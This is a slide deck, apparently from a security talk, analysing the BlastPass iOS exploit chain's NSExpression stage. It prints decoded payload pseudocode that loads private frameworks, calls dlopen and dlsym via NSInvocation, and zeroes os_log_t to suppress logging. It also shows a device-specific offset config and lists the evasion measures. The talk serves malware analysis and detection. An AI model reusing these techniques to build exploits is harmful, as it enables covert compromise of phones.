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
Post - Exploitation
Implant...

Summary - IOCs



Today

1. Summary of Previous Analysis + Reports
2. NSExpression
3. Answers to open questions & more questions ;)

Formatted Payload

cat payload_formatted.txt | less

```
{
Function(0,'hash',
    Function([NSBundle.Class bundleWithPath:'/System/Library/PrivateFrameworks/
OfficeImport.framework'],'loadAndReturnError:',nil
    )
),
Function(0,'hash',
    Function(
        Function([NSThread.Class currentThread],'threadDictionary')
        ,'setObject:forKey:',
        Function([NSThread.Class currentThread],'threadDictionary')
        ,'kOCMapper')
    ),
Function(0,'hash',
    Function([OCMapper.Class mapperForCurrentThread],'setObject:forKey:',[NSValue.Class
valueWithPointer:nil],'a504ef6e0aaebb53')
    ),
*...*
```

Time for some more Python Magic…

Objective-C PseudoCode

cat payload_pseudo.txt | less ~650 Lines!

```
[["NSBundle.Class" "bundleWithPath:" "/System/Library/PrivateFrameworks/OfficeImport.framework"] "loadAndReturnError:" nil];

[[["NSThread.Class" "currentThread"] "threadDictionary"] setObject: [["NSThread.Class" "currentThread"] "threadDictionary"]
forKey: "kOCMapper"];

[mapper setObject: ["NSValue.Class" "valueWithPointer:" nil] forKey: "valueWithPointer"];
[mapper setObject: ["_NSPredicateUtilities.Class" "add: 24 to: ["NSNumber.Class" "numberWithUnsignedLongLong:"
mapper["valueWithPointer"]]] forKey: "valueWithPointer+24"];
[mapper setObject: [["NSData.Class" "alloc"] "initWithBase64EncodedString: mapper["cs"] options: 1] forKey:
"af08e28ada9592c7"];

[mapper setObject: [mapper["af08e28ada9592c7"] "decompressedDataUsingAlgorithm: 3 error: nil] forKey:
„decompressedConfig[c]"];
```

Good enough to read…

NSExpression Tidbits

CASTing to use arbitrary Objective-C Methods

```
FUNCTION(CAST('OCMapper','Class')
```

Loading Libraries to extend available Functions

```
FUNCTION(FUNCTION(CAST('NSBundle','Class'),'bundleWithPath:','/System/Library/PrivateFrameworks/
OfficeImport.framework'),'loadAndReturnError:',nil)
```

Office Import Framework - Short Term Storage

```
Function([NSThread.Class currentThread],’threadDictionary’), 'setObject:forKey:',
        Function([NSThread.Class currentThread],’threadDictionary’), ,kOCMapper') )
Function([OCMapper.Class mapperForCurrentThread],'setObject:forKey:',[NSValue.Class valueWithPointer:nil],'var')
```

NSExpression Tidbits

Calculations

FUNCTION(CAST('_NSPredicateUtilities','Class'),'add:to:',24,FUNCTION(CAST('NSNumber','Class'),'numberWithUnsignedLongLong:',FUNCTION(CAST('OCMapper','Class'),'mapperForCurrentThread')['af08e28ada9592c7']))

Encodings, Compression, Obfuscation & Encryption

Four different Encoding & Compression algorithms.
Variables stored as af08e28ada9592c7
Payload-X encrypted with AES

Control Flow

Ternary([OCMapper.Class mapperForCurrentThread]['var']==nil, {}, {…})
Function([OCMapper.Class mapperForCurrentThread][,var‘],'expressionValueWithObject:context:',nil,nil)

Evaluate NSExpression at „var“

NSExpression Tidbits

Time

```
Function(_NSPredicateUtilities.Class,'add:to:',var,[NSDate.Class mt_millisecondsSince1970]),
```

Frequency

```
Ternary([OCMapper.Class mapperForCurrentThread][,var1'] < 48 && [OCMapper.Class mapperForCurrentThread][,var2'] == nil,
{…}, {}
```


NSPredicates

```
Function(NSPredicate.Class,'predicateWithFormat:','[SELF "Description"] MATCHES "regex"')
```

Preparing Config

NSLog("Decompressed String: %", decompressedPayloadCSPlist);

```
{
 "28" : {
  "s10.3" : -149170296,
  "s9.7.7" : -15977552,
  "s10.2" : -896240284,
  "s9.7.8" : -15977544
 },
 "iPhone10,4:20F75" : "10",
 "iPhone10,4:20F770750d" : "10",
 "29" : {
  "s10.3" : -125850544,
  "s9.7.7" : 80343472,
  "s10.2" : -912122464,
  "s9.7.8" : 80343480
 },
 "iPhone10,6:20E247" : "27",
*…*
```



Payload | Payload-X | Payload-C | **Payload-CS**

Preparing Config

1. "s9.7.8" : -15977544
2. "s10.3" : -149170296
3. "s9.7.7" : -15977552
4. "s10.2" : -896240284
5. „aISNC" : Address of Incremental Store Node Class

Preparing Config

1. aISNC + s10.2 -> dlsym
2. aISNC + s10.3 -> 🤯
3. aISNC + "s9.7.7" -> os_log_t
4. s9.7.8 -> Unused

NSExpression Tidbits


Repeated Patterns

```
[mapper["var"] setArgument: [18446744073709551614 pointerValue] atIndex: nil]
[mapper["var"] setArgument: ["dlopen" pointerValue] atIndex:1]
[mapper["var"] invokeUsingIMP: [mapper["var2"]]
[mapper["var"] getReturnValue: [mapper["valueWithPointer+24"] pointerValue]]

[mapper setObject: ["NSValue.Class" "valueWithPointer:" [mapper["valueWithPointer"] "pointerValue"]] forKey: "var3"];
[mapper setObject: ["NSInvocation.Class" "invocationWithMethodSignature:" ["NSMethodSignature.Class"
"signatureWithObjCTypes:" ["QQQ" "UTF8String"]]] forKey: "var 4“];

[mapper setObject: mapper["Var3"] forKey: "var5"];
```

NSExpression Tidbits



Repeated Patterns

```
[mapper["Var"] setArgument: [18446744073709551614 pointerValue] atIndex: nil]
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[mapper["Var"] getReturnValue: [mapper["valueWithPointer+24"] pointerValue]]

[mapper setObject: ["NSValue.Class" "valueWithPointer:" [mapper["valueWithPointer"] "pointerValue"]] forKey: "Var3"];
[mapper setObject: ["NSInvocation.Class" "invocationWithMethodSignature:" ["NSMethodSignature.Class"
"signatureWithObjCTypes:" ["QQQ" "UTF8String"]]] forKey: "dlopen invocation“];

[mapper setObject: mapper["Var3"] forKey: "dlopen impl"];
```

Prepared Functions

dlsym Invocation

-2

Repeated Patterns

```
[mapper["Var"] setArgument: [18446744073709551614 pointerValue] atIndex: nil]
[mapper["Var"] setArgument: ["dlopen" pointerValue] atIndex:1]
[mapper["Var"] invokeUsingIMP: [mapper["Var2"]]
[mapper["Var"] getReturnValue: [mapper["valueWithPointer+24"] pointerValue]]

[mapper setObject: ["NSValue.Class" "valueWithPointer:" [mapper["valueWithPointer"] "pointerValue"]] forKey: "Var3"];
[mapper setObject: ["NSInvocation.Class" "invocationWithMethodSignature:" ["NSMethodSignature.Class"
"signatureWithObjCTypes:" ["QQQ" "UTF8String"]]] forKey: "dlopen invocation“];

[mapper setObject: mapper["Var3"] forKey: "dlopen impl"];
```

dlsym Invocation

PAC Bypass || Unfixed Call to dlsym…

PAC Bypass II Unfixed Call to dlsym…

A couple of functions prepared…

1. _Exit
2. pthread_self, pthread_get_stackaddr_np
3. xpc_copy,xpc_receive_mach_msg, xpc_connection_send_message
4. malloc, free,
5. mach_task_self, vm_copy

Evasive Measures

- **os_log_t**

- [['NSValue.Class' 'valueWithPointer:' [0 'unsignedLongValue']] 'performSelector: [['NSExpression.Class' 'expressionForFunction: ['NSExpression.Class' 'expressionForAnyKey'] selectorName: 'getValue:' arguments: nil] 'selector'] withObject: [mapper['StoreNode + s9.7.7 (81249856)->os_log_t'] 'pointerValue']];

=> Set os_log_t to 0

Evasive Measures

Jetsam


```
/* We're about to use a lot of memory for the plist -- go active so we don't get jetsammed
   os_transaction_t transaction;
   transaction = os_transaction_create("com.apple.trustd.valid");
*/

[mapper['os_transaction_create invocation'] setArgument: ['com.apple.xpc.file_transfer.incoming' pointerValue] atIndex: nil]
[mapper['os_transaction_create invocation'] invokeUsingIMP: [mapper['os_transaction_create impl'] pointerValue]]
[mapper['os_transaction_create invocation'] getReturnValue: [mapper['valueWithPointer+24'] pointerValue]]
```

=> Avoid Jetsam Events

Other functionality

1. Read XPC_Dictionary, XPC_Connection, XPC_Dictionary from Stack
2. Send XPC_Message
3. Receive XPC_Message
4. Decrypt Next Stage
5. Run Next Stage and Exit

Overall Structure NS Expression



Open Questions

1. How was NSExpression executed - JOP Chain
2. Bypass NSExpression mitigations - JOP Chain
3. Encryption Key - Transported via XPC
4. Sandbox Escape - Most likely in Encrypted Section
5. Command & Control Structure?
6. Implant?
7. PAC Bypass


Evasive Measures

1. Crash Processes with „DoS“ First => Don’t burn Vulnerabilities
2. Multiple Stages
3. Encrypted Sandbox Escape
4. Surpress Logs
5. Avoid Jetsam Events

OpSec?

1. Excessive Crashes were caught ;)
2. Multiple Exploit Samples found in Backup
3. AAAAAAAAAAAAAAAAA
4. PNG != WebP
5. FUNCTION(FUNCTION(FUNCTION

Chain


Stage 0
Stage 1
Stage 1.5
Stage 2
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WebP
NSExpression
Payload X
Implant...
Exploitation
Post - Exploitation
Implant...

Timeline of BlastPass Exploit Analysis

Sep 23 | Oct 23 | Dec 23 | Mar 24 | Apr 24 | Mai 24 | Jul 24 | Dec 24

Sep 23
Citizen Lab Report

Oct 23
Customer Data Retrieval

Dec 23
Amnesty Report

Mar 24
iVerify Blogpost

April 24
BlackHat Talk

Mai 24
Ian Beer talk @ OffensiveCon

July 24
Workshop

Dec 24
OBTS :) & CCC

But this was one sample…

Mai 2024

2500 devices scanned in 3 weeks

2.5 Pegasus Detection

1000 Devices

Today

1. Summary of previous BlastPass Analysis + Reports
2. NSExpression
3. Improving iOS Malware Detection

State of Detections in 2024

OBTS v5 2022

State of Malware Detection

Apple	Companies	iOS Experts + Defensive Companies
(Code Quality and Exploitation)	Crash log & Forensic Analysis	Crash log & Forensic Analysis
Endpoint security capabilities	Strategy for targeted Persons	Training on Malware detection
FileSystem and Process Access	Monitoring network traffic	Set Focus on Malware Detection

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Security Research Devices		

State of Malware Detection - 2024

Apple	Companies	iOS Experts + Defensive Companies
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Endpoint security capabilities	Strategy for targeted Persons	Training on Malware detection
FileSystem and Process Access	Monitoring network traffic	Set Focus on Malware Detection
Security Research Devices		

My wishlist for 2025

1

Improved - Apple Threat Notifications

Details about detected Malware / IOCs

Details about state of Attack (Attacked, Current/ Past Infection)

Time Frames and Dates for Detections

Improved - Detection Capabilities

Endpoint Security Framework iOS

- Could have detected all public Malware samples in last 8 years
- Could have prevented many public Malware infections in last 8 years
- Would raise attackers cost significantly

Proper Forensic Access on iOS

- Extract samples from Memory
- Allow for post mortem Analysis

Collaboration & Sharing on Defense

4 - different Organizations worked on BlastPass

=> lots of duplicated work

Collaboration on Malware Analysis

Sharing of Malware Samples

Sharing of Techniques, IOCs

Apple SRD

Dedicated Program for Forensic / Malware Reverse Engineering

iVerify.

Questions? 🤯

iVerify.

References

Some BlastPass Reports

- Apple - About the security content of iOS 16.6.1 and iPadOS 16.6.1
  https://support.apple.com/en-us/106361
